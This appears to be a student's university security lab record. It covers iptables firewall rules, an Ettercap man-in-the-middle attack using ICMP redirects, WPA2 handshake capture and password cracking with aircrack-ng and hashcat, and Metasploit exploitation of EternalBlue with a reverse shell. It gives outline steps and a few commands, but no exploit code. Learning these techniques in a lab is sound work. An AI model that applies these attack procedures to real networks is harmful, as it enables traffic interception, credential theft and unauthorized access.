# ARIN WHOIS data and services are subject to the Terms of Use # available at: https:/[/www.arin.net/resourc](http://www.arin.net/resources/registry/whois/tou/)e[s/registry/whois/tou/](http://www.arin.net/resources/registry/whois/tou/) #

# If you see inaccuracies in the results, please report at

# https:[//www.arin.net/resourc](http://www.arin.net/resources/registry/whois/inaccuracy_reporting/)e[s/registry/whois/inaccuracy\_reporting/](http://www.arin.net/resources/registry/whois/inaccuracy_reporting/) # # Copyright 1997-2019, American Registry for Internet Numbers, Ltd. #

NetRange: 157.240.0.0 - 157.240.255.255 CIDR: 157.240.0.0/16 NetName: THEFA-3 NetHandle: NET-157-240-0-0-1

Parent: NET157 (NET-157-0-0-0-0)

NetType: Direct Assignment OriginAS:

Organization: Facebook, Inc. (THEFA-3) RegDate: 2015-05-14

Updated: 2015-05-14

Ref: <https://rdap.arin.net/registry/ip/157.240.0.0> OrgName: Facebook, Inc. OrgId: THEFA-3

Address: 1601

Willow Rd. City: Menlo Park StateProv: CA

| PostalCode: | 94025 |
| --- | --- |
| Country: | US |
| RegDate: | 2004-08-11 |
| Updated: | 2012-04-17 |

Ref: <https://rdap.arin.net/registry/entity/THEFA-3>

OrgTechHandle: OPERA82-ARIN

OrgTechName: Operations OrgTechPhone: +1-650-543-4800 OrgTechEmail: [domain@facebook.com](mailto:domain@facebook.com)

OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN OrgAbuseHandle: OPERA82-ARIN

OrgAbuseName: Operations OrgAbusePhone: +1-650-543-4800 OrgAbuseEmail: [domain@facebook.com](mailto:domain@facebook.com)

OrgAbuseRef: <https://rdap.arin.net/registry/entity/OPERA82-ARIN>

# ARIN WHOIS data and services are subject to the Terms of Use # available at: https:[//www.arin.net/resourc](http://www.arin.net/resources/registry/whois/tou/)e[s/registry/whois/tou/](http://www.arin.net/resources/registry/whois/tou/)#

# If you see inaccuracies in the results, please report at

# https:[//www.arin.net/resourc](http://www.arin.net/resources/registry/whois/inaccuracy_reporting/)e[s/registry/whois/inaccuracy\_reporting/](http://www.arin.net/resources/registry/whois/inaccuracy_reporting/) # # Copyright 1997-2019, American Registry for Internet Numbers, Ltd. #

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Open browser and check whether [http://facebook.com](http://facebook.com/) is accessible

To allow facebook use -D instead of -A option

[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

1. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP

1. Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules

1. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

1. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT

1. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F

## **RESULT:**

This lab provided a basic understanding of iptables installation and configuration by experimenting with different rules and options, you can gain practical skills in managing network security using iptables

**MITM ATTACK WITH ETTERCAP**

**EXP.NO: 12 DATE:08-04-2025**

**AIM:**

To initiate a MITM attack using ICMP redirect with Ettercap tool.

**ALGORITHM:**

1. Install ettercap if not done already using the command- dnf install ettercap
2. Open etter.conf file and change the values of ec\_uid and ec\_gid to zero from default. vi

/etc/ettercap/etter.conf


1. Next start ettercap in GTK ettercap -G
2. Click sniff, followed by unified sniffing.
3. Select the interface connected to the network.
4. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
5. Click Host List and choose the IP address for ICMP redirect
6. Now all traffic to that particular IP address is redirected to some other IP address.
7. Click MITM and followed by Stop to close the attack.

**OUTPUT:**

[root@localhost security lab]# dnf install ettercap [root@localhost security lab]# vi /etc/ettercap/etter.conf [root@localhost security lab]# ettercap –G







## **ETTERCAP TOOL:**

Ettercap is a well-known open-source tool used for conducting man-in-the-middle attacks on a local area network (LAN). It essentially functions as a network eavesdropper, allowing you to intercept traffic flowing between devices on the network.

* + **Man-in-the-Middle Attacks:** By manipulating ARP (Address Resolution Protocol) Ettercap can position itself as an intermediary between two communicating devices. This allows it to intercept and potentially alter data flowing between them.

**ETTERCAP'S CAPABILITIES:**

* + **Packet Sniffing:** Ettercap can put your network interface in promiscuous mode, enabling it to capture all network traffic on the LAN segment, not just traffic directed to your device.
  + **Man-in-the-Middle Attacks:** By manipulating ARP (Address Resolution Protocol) Ettercap can position itself as an intermediary between two communicating devices. This allows it to intercept and potentially alter data flowing between them.
  + **Protocol Analysis:** Ettercap can dissect and analyze various network protocols, including some encrypted ones. This provides valuable insights into network communication patterns.
  + **Data Injection and Filtering:** Ettercap can inject data packets into ongoing connections or filter out unwanted packets, enabling activities like modifying data streams.
  + **Multiple Sniffing Modes:** Ettercap offers various sniffing modes, like IP-based, MAC-based, and ARP- based, catering to different network scenarios.

It's important to remember that Ettercap is a powerful tool and should be used with caution. While it's valuable for ethical hackers and penetration testers to assess network security, using it for malicious purposes is illegal.

* + Ettercap offers both a graphical user interface (GUI) and a command-line interface (CLI) for user convenience.
  + Ettercap has plugin support, allowing you to extend its functionalities.

To install **Ettercap** on Fedora using the terminal, follow these steps:

### **Update System Packages**

First, update your system packages to ensure you have the latest repositories:

sudo dnf update -y

### **Install Ettercap**

Ettercap is available in the Fedora repository. Install it using:

sudo dnf install -y ettercap

### **Verify Installation**

Once installed, check the version to confirm:

ettercap --version

### **Run Ettercap**

Ettercap can be run in graphical or command-line mode:

### **Graphical Mode (GUI):**

sudo ettercap -G

### **Text-Based Interface (NCurses Mode):**

sudo ettercap -C

### **Command-Line Mode:**

sudo ettercap -T -Q

### **Allow Ettercap to Capture Packets**

Since Ettercap requires root privileges for network sniffing, always run it with sudo. If you face issues, ensure your user is in the wheel group for sudo access.

**RESULT:**

In this experiment, we performed a MITM attack using Ettercap with ICMP redirects. We Observed

how network traffic can be intercepted and redirected between hosts. This highlights the need for strong network security practices to prevent such attacks

**WIFI HACKING 101**

**EXP.NO: 13 DATE:08-04-2025**

**AIM:**


To understand and demonstrate how to capture and crack WPA/WPA2 personal Wi-Fi passwords using


Aircrack-ng tools.


**ALGORITHM:**

1. Put the wireless interface into monitor mode.
2. Capture the 4-way handshake using airodump-ng.
3. (Optional) Deauthenticate a connected client to trigger handshake.
4. Use aircrack-ng with a wordlist to brute-force the password.
5. (Optional) Convert capture to HCCAPX format for GPU-based cracking with Hashcat.

**OUTPUT:**







**RESULT:**

In this experiment, we demonstrated the process of capturing and cracking WPA2 Passwords using

tools like Air cracking and Hashcat. The experiment also highlighted that GPU-based cracking is faster than CPU- based cracking.

**METASPLOIT**

**EXP.NO: 14 DATE:15-04-2025**

**AIM:**


The aim of this experiment is to explore and understand the basic usage of the Metasploit Framework,


focusing on exploiting vulnerabilities in a target system using various Metasploit modules, setting appropriate parameters, and successfully executing the exploit to gain access to the system.


**ALGORITHM:**

1. Identify Vulnerability: Use the search function to find exploits related to the target system.
2. Select Exploit: Choose an appropriate exploit based on the identified vulnerability (e.g., MS17-010 EternalBlue).
3. Configure Exploit: Set the necessary parameters such as target IP (RHOSTS), payload, and local port (LPORT).
4. Choose Payload: Select the payload that will run on the target system to achieve the desired result (e.g., reverse TCP shell).
5. Execute Exploit: Launch the exploit to attempt to compromise the target system.
6. Post-Exploitation: After successful exploitation, interact with the compromised system through the Meterpreter session or other post-exploitation tools.

**OUTPUT:**







**RESULT:**

As far we have seen, Metasploit is a powerful tool that facilitates the exploitation process. It would be

best if you had used the ms 17-010-eternal blue exploit to gain access to the target VM